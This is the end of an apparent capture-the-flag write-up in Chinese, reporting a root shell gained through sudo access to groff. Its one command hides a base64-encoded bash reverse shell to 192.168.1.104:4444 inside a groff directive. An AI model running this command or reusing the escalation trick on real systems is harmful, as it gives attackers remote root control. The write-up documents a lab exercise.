> `echo ".pso sh printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjEwNC80NDQ0IDA+JjEpICY=|base64 -d|bash" |sudo  /usr/bin/groff -U -Z`



成功获得root_shell

conclusion

- 非常CTF令我的手法通畅。